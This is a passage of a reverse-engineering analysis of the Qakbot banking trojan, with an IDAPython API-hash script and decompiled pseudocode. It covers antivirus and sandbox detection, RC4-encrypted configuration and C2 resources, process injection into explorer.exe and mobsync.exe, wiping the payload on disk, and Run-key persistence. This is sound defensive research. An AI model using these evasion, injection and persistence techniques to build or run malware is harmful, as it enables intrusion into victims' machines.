Rewrite the hash function, combine with IDAPython to retrieve a list of APIs and generate a corresponding enum list for the calculated hashes:

```
def calc_api_hash(api_name):
    calced_hash = 0xFFFFFFFF
    i = 0

    for i in xrange(0,len(api_name)):
        tmp = idc.get_wide_dword(g_xor_key_tbl + ((ord(api_name[i]) ^ calced_hash) & 0xF) * 4) ^ ((ord(api_name[i]) ^ calced_hash) >> 4)
        calced_hash = (idc.get_wide_dword(g_xor_key_tbl + (tmp & 0xF)*4) ^ (tmp >> 4)) & 0xFFFFFFFF

    return (~calced_hash & 0xFFFFFFFF) ^ 0x218FE958
```

And here is the result:

```
.rdata:10026070 g_kernel32_api_prehashed dd 1E4E54D6h
.rdata:10026074                 dd 0E8F3F6A4h
.rdata:10026078                 dd 90098C2Bh
.rdata:1002607C                 dd 0E07C512Dh
.rdata:10026080                 dd 1906F55Bh
.rdata:10026084                 dd 0D71EF109h
.rdata:10026088                 dd 6ED77E75h
.rdata:1002608C                 dd 0FEA8B810h
.rdata:10026090                 dd 4AC7C978h
.rdata:10026094                 dd 0C1D7521Eh
.rdata:10026098                 dd 911CFCAFh
.rdata:1002609C                 dd 1F871ED0h
.rdata:100260A0                 dd 7D0A851Ch
.rdata:100260A4                 dd 0D6484719h
.rdata:100260A8                 dd 7F318FEh
.rdata:100260AC                 dd 23013C9Bh
.rdata:100260B0                 dd 0A818E917h
.rdata:100260B4                 dd 9DE48EE4h
.rdata:100260B8                 dd 0C7283607h
.rdata:100260BC                 dd 0C7A16B16h
.rdata:100260C0                 dd 2841E411h
.rdata:100260C4                 dd 99DB6FA4h
.rdata:100260C8                 dd 0EA38C5A6h
.rdata:100260CC                 dd 812BEB54h
.rdata:100260D0                 dd 0F4A2AE11h
.rdata:100260D4                 dd 0FDFDD50h
.rdata:100260D8                 dd 0B1E5EFEBh
.rdata:100260DC                 dd 80600072h        Before
.rdata:100260E0                 dd 0F9A41FC1h
```

```
.rdata:10026070 g_kernel32_api_prehashed dd func_kernel32_LoadLibraryA
.rdata:10026070                                         ; DATA XREF: f_dy
.rdata:10026074                 dd func_kernel32_GetProcAddress
.rdata:10026078                 dd func_kernel32_GetModuleHandleA
.rdata:1002607C                 dd func_kernel32_CreateToolhelp32Snapshot
.rdata:10026080                 dd func_kernel32_Module32First
.rdata:10026084                 dd func_kernel32_Module32Next
.rdata:10026088                 dd func_kernel32_WriteProcessMemory
.rdata:1002608C                 dd func_kernel32_OpenProcess
.rdata:10026090                 dd func_kernel32_VirtualFreeEx
.rdata:10026094                 dd func_kernel32_WaitForSingleObject
.rdata:10026098                 dd func_kernel32_CloseHandle
.rdata:1002609C                 dd func_kernel32_LocalFree
.rdata:100260A0                 dd func_kernel32_CreateProcessW
.rdata:100260A4                 dd func_kernel32_ReadProcessMemory
.rdata:100260A8                 dd func_kernel32_Process32First
.rdata:100260AC                 dd func_kernel32_Process32Next
.rdata:100260B0                 dd func_kernel32_Process32FirstW
.rdata:100260B4                 dd func_kernel32_Process32NextW
.rdata:100260B8                 dd func_advapi32_CreateProcessAsUserW
.rdata:100260BC                 dd func_kernel32_VirtualAllocEx
.rdata:100260C0                 dd func_kernel32_VirtualAlloc
.rdata:100260C4                 dd func_kernel32_OpenThread
.rdata:100260C8                 dd func_kernel32_Wow64DisableWow64FsRedirection
.rdata:100260CC                 dd func_kernel32_Wow64EnableWow64FsRedirection
.rdata:100260D0                 dd func_kernel32_GetVolumeInformationW
.rdata:100260D4                 dd func_kernel32_IsWow64Process
.rdata:100260D8                 dd func_kernel32_CreateThread       After
.rdata:100260DC                 dd func_kernel32_CreateFileW
.rdata:100260E0                 dd func_kernel32_FindClose
```

From this result, create a corresponding struct and apply this struct in the relevant code, we will recover the call to the API functions. That's much easier to work with:

4.5. Check protection solutions on victim machine

Qakbot create a list of processes related to endpoint protection solutions including the fields: group_id, group_index. Use the loop for decrypting the corresponding strings to get a list of the process names:

group_id	group_index	process name
0x1	0x660	ccSvcHst.exe
0x2	0x8C6	avgcsrvx.exe;avgsvcx.exe;avgcsrva.exe
0x4	0x2E7	MsMpEng.exe
0x8	0x1A6	mcshield.exe
0x10	0x6AD	avp.exe;kavtray.exe
0x20	0x398	egui.exe;ekrn.exe

0x40	0x141	bdagent.exe;vsserv.exe;vsservppl.exe
0x80	0x912	AvastSvc.exe
0x100	0x1B3	coreServiceShell.exe;PccNTMon.exe;NTRTScan.exe
0x200	0x90	SAVAdminService.exe;SavService.exe
0x400	0x523	fshoster32.exe
0x800	0x77C	WRSA.exe
0x1000	0x8F0	vkise.exe;isesrv.exe;cmdagent.exe
0x2000	0x7F9	ByteFence.exe
0x4000	0x726	MBAMService.exe;mbamgui.exe
0x8000	0xAFA	fmon.exe

After that, payload uses the functions CreateToolhelp32Snapshot; Process32First; Process32Next to enumerate all the processes running on the victim machine, check the name of the process is in the above list. If has:

- Processes belong to the same list, return the corresponding group_id. For example: if has avp.exe;kavtray.exe will return 0x10.
- Processes belong to different lists, the result is or of the corresponding group_id. For example, if hash avp.exe;kavtray.exe and AvastSvc.exe then the result is 0x10 | 0x80 = 0x90.

This result will affect to the flow of process injection. For example, if the victim machine uses Kaspersky protection (has avp.exe process), Qakbot will inject code into mobsync.exe instead of explorer.exe.

4.6. Anti-sandbox

4.6.1. Checking file name

Payload checks whether its name is in the blacklist including: artifact.exe;mlwr_smpl;sample;sandbox;cuckoo-;virus. Some sandboxes may change the sample file name.

4.6.2 . Checking processes

Payload checks whether the running processes are in the blacklist, including: srvpost.exe;frida-winjector-helper-32.exe;frida-winjector-helper-64.exe.

```
// srvpost.exe;frida-winjector-helper-32.exe;frida-winjector-helper-64.exe
hSnap = f_w_decrypt_string_4(0x30u);
ptr_blacklist_process_name_arr = f_return_pointer_to_string(hSnap, ';', 0, &v10);
v12 = ptr_blacklist_process_name_arr;
f_w_free_obj(&hSnap);
if ( !ptr_blacklist_process_name_arr )
{
  return 0;
}
v2 = g_ptr_kernel32_resolved_apis_tbl;
h_curr_procId = GetCurrentProcessId();
hSnap = (v2->func_kernel32_CreateToolhelp32Snapshot)(TH32CS_SNAPPROCESS, h_curr_procId);
if ( hSnap != INVALID_HANDLE_VALUE )
{
  memset(&pe, 0, sizeof(pe));
  pe.dwSize = 0x128;
  if ( (g_ptr_kernel32_resolved_apis_tbl->func_kernel32_Process32First)(hSnap, &pe) )
  {
    while ( 1 )
    {
      j = 0;
      if ( v10 )
      {
        break;
      }
LABEL_8:
      if ( !(g_ptr_kernel32_resolved_apis_tbl->func_kernel32_Process32Next)(hSnap, &pe) )
      {
        goto LABEL_11;
      }
    }
    while ( lstrcmpiA(ptr_blacklist_process_name_arr[j], pe.szExeFile) )
    {
```

4.6.3. Checking Device

Payload uses API functions SetupDiGetClassDevsA, SetupDiEnumDeviceInfo, SetupDiGetDeviceRegistryPropertyA of setupapi.dllto get information about the device on the system, and then check with the blacklist included: A3E64E55_pr;VboxVideo;Red Hat VirtIO;QEMU.

```
ptr_blacklist_device_arr = f_w_decrypt_string_4(0xD8u);   // A3E64E55_pr;VBoxVideo
ptr_blacklist_device_arr2 = f_return_pointer_to_string(ptr_blacklist_device_arr, ';', 0, &a4);
f_w_free_obj(&ptr_blacklist_device_arr);
pDeviceProperty = f_w_decrypt_string_4(0x108u);           // Red Hat VirtIO;QEMU
ptr_blacklist_device_arr = f_return_pointer_to_string(pDeviceProperty, ';', 0, &v16);
f_w_free_obj(&pDeviceProperty);
setupapi_resolved_apis = f_retrieve_all_apis_addr_of_module(&g_setupapi_api_prehashed, 0x10, 0xA7F);
g_ptr_setupapi_resolved_apis_tbl = setupapi_resolved_apis;
if ( !setupapi_resolved_apis )
{
  return 0;
}
DeviceInfoSet = (setupapi_resolved_apis->func_setupapi_SetupDiGetClassDevsA)(0, 0, 0, 6u);
if ( DeviceInfoSet != INVALID_HANDLE_VALUE )
{
  DeviceInfoData.cbSize = 0x1C;
  MemberIndex = 0;
  for ( i = (g_ptr_setupapi_resolved_apis_tbl->func_setupapi_SetupDiEnumDeviceInfo)(DeviceInfoSet, 0, &DeviceInfoData);
        ;
        i = (g_ptr_setupapi_resolved_apis_tbl->func_setupapi_SetupDiEnumDeviceInfo)(DeviceInfoSet, MemberIndex, &DeviceInfoData) )
  {
    if ( !i )
    {
      goto LABEL_31;
    }
    // SPDRP_DEVICEDESC
    // The function retrieves a REG_SZ string that contains the description of a device.
    pDeviceProperty = f_retrieves_Plug_and_Play_device_property(DeviceInfoSet, &DeviceInfoData, 0);
    if ( pDeviceProperty )
    {
      idx = 0;
      if ( v16 )
      {
        while ( !(g_ptr_shlwapi_resolved_apis_tbl->func_shell32_StrStrIA)(pDeviceProperty, ptr_blacklist_device_arr[idx]) )
```

4.6.4. Checking hostname and account

Payload check whether the hostname and logon account in the blacklist list: VIRTUAL-PC and Virtual.


```
BOOL f_check_computer_and_user_logon_name()
{
  BOOL ret; // esi
  LPCWSTR szVirtual; // [esp+8h] [ebp-8h]
  const WCHAR *sz_VIRTUAL_PC; // [esp+Ch] [ebp-4h]

  sz_VIRTUAL_PC = f_w_decrypt_string_3(0x31Bu);             // VIRTUAL-PC
  szVirtual = f_w_decrypt_string_3(0x38Fu);                 // Virtual
  ret = !lstrcmpiW(&Qakbot_ctx->computer_name, sz_VIRTUAL_PC) && !lstrcmpiW(&Qakbot_ctx->user_logon_name, szVirtual);
  f_w_free_obj_0(&sz_VIRTUAL_PC);
  f_w_free_obj_0(&szVirtual);
  return ret;
}
```

If it detects any of those, the execution flow will run into an infinite loop:

```
if ( f_anti_analysis() )
{
  sub_10010F64(lpEventObjName, Qakbot_ctx->comp_name_and_vol_ser_hash + 4);
  h_event = (g_ptr_kernel32_resolved_apis_tbl->func_kernel32_CreateEventA)(0, 0, 0, lpEventObjName);
  if ( h_event )
  {
    while ( (g_ptr_kernel32_resolved_apis_tbl->func_kernel32_WaitForSingleObject)(h_event, 0x1F4u) )
    {
      ;
    }
  }
  String1 = 0x1D;
  lstrcpynA(&String1, "dRpSb4ejAUSbZel", 0x1C);
}
```

4.7. Configuration info and List of C2 (IP & Port)

As mentioned above, the payload if dumped correctly will have resource names: “308” and “311”. Based on the decrypted strings, we can find the code related to these strings:




4.7.1. Decrypt configuration info

Qakbot’s configuration is stored in resource 308, the code related to this resource will do:

- Call decrypt function with index value 0x3F5 to retrieve the string “**308**”.
- Use API functions of kernel32 are FindResourceA; SizeofResource; LoadResource to load the data stored in this resource into the allocated memory.
- Call the function to decrypt the data.

```
resource_size = 0;
sz_308 = f_w_decrypt_string_4(0x3F5u);                  // 308
ptr_encrypted_resource_data = f_retrieves_resource_data(v0, sz_308, &resource_size);
if ( ptr_encrypted_resource_data )
{
  f_w_free_obj(&sz_308);
  decrypted_Qakbot_config = f_w_decrypt_resource_data(ptr_encrypted_resource_data, resource_size);
  String1[0] = 0x5A;
  lstrcpynA(String1, "iJzkiZ1", 0x1C);
```

Payload will re-check the size of the resource and call f_decrypt_res_data_by_using_RC4 function to decrypt:




According to the pseudocode, the whole decrypting process as follows:

- The first 20 bytes of data are the RC4 key, and the rest are the actual encrypted data need to be decrypt.

- Use RC4 algorithm with the obtained key to decrypt the data. The data after decrypted includes:
  - The first 20 bytes of the decrypted data will contain the SHA1 hash calculated over the rest of the decrypted data.
  - Decrypted data is the rest of data after subtracting 20 bytes of SHA1.
- SHA1 is used as a verification for correct decryption.

The entire process above is illustrated as picture below:



The contents of the decrypted resource “308” are:


- 10=biden02 –> CampaignID
- 3=1614154620 –> Unix Timestamp (Wed 24 February 2021 08:17:00 UTC)

4.7.2. C2s list (IP & Port)

So by using this method, we can decrypt the other resource “311”:

```
sz_311 = f_w_decrypt_string_4(0x1F5u);                  // resource = 311
ptr_resource_data = f_retrieves_resource_data(Qakbot_ctx->qakbot_module_handle, sz_311, &resource_size);
f_w_free_obj(&sz_311);
if ( ptr_resource_data )
{
  decrypted_Qakbot_C2_list = f_w_decrypt_resource_data(ptr_resource_data, resource_size);
```

We obtained a list of IP addresses and ports separated by the value 01:



Please see **Appendix 2 – C2s list** below for the complete list.


4.8. Process Injection

Qakbot select which process to inject its unpacked code based on the operating system environment and group_idinformation related to the protection solutions that mentioned above.


```
if ( Qakbot_ctx->isWow64Process )
{
  mobsync_idx = 0x17F;                          // %SystemRoot%\SysWOW64\mobsync.exe
  explorer_idx = 0x2F3;                         // %SystemRoot%\SysWOW64\explorer.exe
  ptr_injected_proc_path = 0x66D;               // %ProgramFiles(x86)%\Internet Explorer\iexplore.exe
}
else
{
  mobsync_idx = 0x115;                          // %SystemRoot%\System32\mobsync.exe
  explorer_idx = 0x93D;                         // %SystemRoot%\explorer.exe
  ptr_injected_proc_path = 0x898;               // %ProgramFiles%\Internet Explorer\iexplore.exe
}
WideCharStr = MultiByteToWideChar(0, 0, "nxDtil4bA", 0xFFFFFFFF, &WideCharStr, 9);
proc_group_id = Qakbot_ctx->security_process_group;
if ( proc_group_id & 0x300 || proc_group_id & 0xD2 )
{
  injected_proc_idx = mobsync_idx;
  v16 = explorer_idx;
}
else
{
  injected_proc_idx = explorer_idx;
  v16 = mobsync_idx;
}
```

Next:


- It uses CreateProcessW starts a new **suspended** process. *But for simplicity we will only follow the explorer.exeprocess injection path.*
- Create a new memory region on the explorer.exe process with RWX protection by using the NtCreateSection, NtMapViewOfSection APIs.
- Copy the entire Qakbot payload to the memory created above.



Use the GetThreadContext, NtProtectVirtualMemory, NtWriteVirtualMemory functions to overwrite the explorer.exe's entry point with a jump instruction to the function address of the Qakbot payload:



Finally, it resume execution with ResumeThread. At this time, explorer.exe will execute from its entry point, and execute the jump to the function address of the Qakbot payload:



4.9. Overwrite payload and encrypt payload on memory

To make difficult for people who perform incident response, Qakbot does overwrite null bytes on the payload itself on disk (but keep DOS_HEADER, NT_HEADERS, SECTION_HEADER) and at the same time, it also encrypts all payloads to store on memory for implementing persistence technique. This ensures that all Qakbot's main code will be executed from the injected process as explorer.exe or mobsync.exe.

```
unsigned int f_overwrite_payload_on_disk_and_encrypt_payload_on_mem()
{
  ENC_PAYLOAD *v0; // eax
  _BYTE *ptr_payload; // eax

  v0 = f_return_allocated_heap(8u);
  g_enc_payload_info = v0;
  if ( !v0 )
  {
    return -1u;
  }
  ptr_payload = f_read_content_of_file(&Qakbot_ctx->qakbot_module_path, &v0->payload_size);
  g_enc_payload_info->encrypted_payload = ptr_payload;
  if ( !ptr_payload )
  {
    return -2u;
  }
  // overwrite with null bytes
  f_wipe_Qakbot_payload_but_keep_headers_info();
  // encrypt payload
  f_rc4_decrypt(g_enc_payload_info->encrypted_payload, g_enc_payload_info->payload_size);
  f_uninstall_prev_persistence();
  return 0;
}
```

4.10. Persistence operation

4.10.1. Run key persistence

Creating persistence made after process injection step. At this point, Qakbot will create a thread that performs the task:

- Call RegisterClassExA to create a window with random class name.
- Setup a callback function **f_process_wnd_message** for processing windows messages.

```
wcx.lpszClassName = rnd_class_name;
wcx.cbSize = 0x30;
hInstance = h_module;
wcx.style = 3;                                  // CS_HREDRAW | CS_VREDRAW
wcx.lpfnWndProc = f_process_wnd_message;
wcx.hInstance = h_module;
if ( (g_ptr_user32_resolved_apis_tbl->func_user32_RegisterClassExA)(&wcx) )// Register the window class.
{
  // WS_EX_LEFT: 0x00000000L
  hwnd = (g_ptr_user32_resolved_apis_tbl->func_user32_CreateWindowExA)(
           0,
           rnd_class_name,
           rnd_class_name,
           WS_TILEDWINDOW,
           CW_USEDEFAULT,
           CW_USEDEFAULT,
           0x1F4,
           0x64,
           0,
           0,
           hInstance,
           0);
  g_hwnd = hwnd;
  if ( !hwnd )
  {
    goto Unreg_window_class;
  }
  (g_ptr_user32_resolved_apis_tbl->func_user32_ShowWindow)(hwnd, 0);// 0x0 = SW_HIDE
                                                  // Hides the window and activates another window.
  GetOEMCP();
  (g_ptr_user32_resolved_apis_tbl->func_user32_UpdateWindow)(g_hwnd);
  while ( 1 )
  {
    bRet = (g_ptr_user32_resolved_apis_tbl->func_user32_GetMessageA)(&Msg, 0, 0, 0);
```

Windows messages are processed into f_process_wnd_message as follows:


- When receive system shutdown message (WM_QUERYENDSESSION) or power-management broadcast message (WM_POWERBROADCAST) that along with event notify the computer enter suspended state (PBT_APMSUSPEND), call f_install_persistence().
- When receive power-management broadcast message (WM_POWERBROADCAST) that along with events notify the computer enter resume state (PBT_APMRESUMESUSPEND || PBT_APMRESUMEAUTOMATIC), call f_uninstall_prev_persistence().

```
if ( Msg == WM_QUERYENDSESSION )                    // system shutdown msg
{
  goto install_persistence;
}
if ( Msg != WM_QUIT )
{
  if ( Msg != WM_POWERBROADCAST )
  {
    return (g_ptr_user32_resolved_apis_tbl->func_user32_DefWindowProcA)(hWnd, Msg, wParam, lParam);
  }
  MultiByteToWideChar(0, 0, "k9r p1", 0xFFFFFFFF, WideCharStr, 8);
  // The power-management event.
  // System is not suspending operation
  if ( wParam != PBT_APMSUSPEND )
  {
    // Operation is resuming from a low-power state or Operation is resuming automatically from a low-power state.
    if ( wParam == PBT_APMRESUMESUSPEND || wParam == PBT_APMRESUMEAUTOMATIC )
    {
      f_uninstall_prev_persistence();
    }
    return 0;
  }
install_persistence:
  f_install_persistence();
  return 0;
}
(g_ptr_user32_resolved_apis_tbl->func_user32_PostQuitMessage)(0);
return (g_ptr_user32_resolved_apis_tbl->func_user32_DefWindowProcA)(hWnd, 0x12, wParam, lParam);
```

f_install_persistence() perfoms the following tasks:


- Decrypt previously encrypted payloads using RC4 into memory.
- Setup command for execute payload: regsvr32.exe -s <Qakbot_module_path>.
- Create a registry value name which is random alphabet characters at registry key HKEY_CURRENT_USERSOFTWAREMicrosoftWindowsCurrentVersionRun for saving above command.

```
// regsvr32.exe -s "C:\Users\REM\Desktop\Qakbot_DLL_unpacked.bin"
sz_regsvr32_command = f_return_regsvr32_command(qakbot_module_path, 0, *&Qakbot_ctx->val_0x1);
if ( sz_regsvr32_command )
{
  // SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  szRunKey = f_w_decrypt_string_3(0xAAu);
  result = f_w_write_persistence_run_key(HKEY_CURRENT_USER, szRunKey, sz_regsvr32_command);
  f_w_free_obj_0(&szRunKey);
```



f_uninstall_prev_persistence() perfoms the opposite tasks:

- Delete previous created persistence key.
- Delete payload on disk.



```
int f_uninstall_prev_persistence()
{
  int String1[7]; // [esp+4h] [ebp-20h]
  const WCHAR *szRunKey; // [esp+20h] [ebp-4h]

  // SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  szRunKey = f_w_decrypt_string_3(0xAAu);
  f_remove_reg_key_value_and_delete_payload_on_disk(szRunKey, &Qakbot_ctx->Qakbot_folder);
  f_w_free_obj_0(&szRunKey);
  g_persistence_flag = 0;                       // set persistence flag = 0x0
  String1[0] = 0x2B;
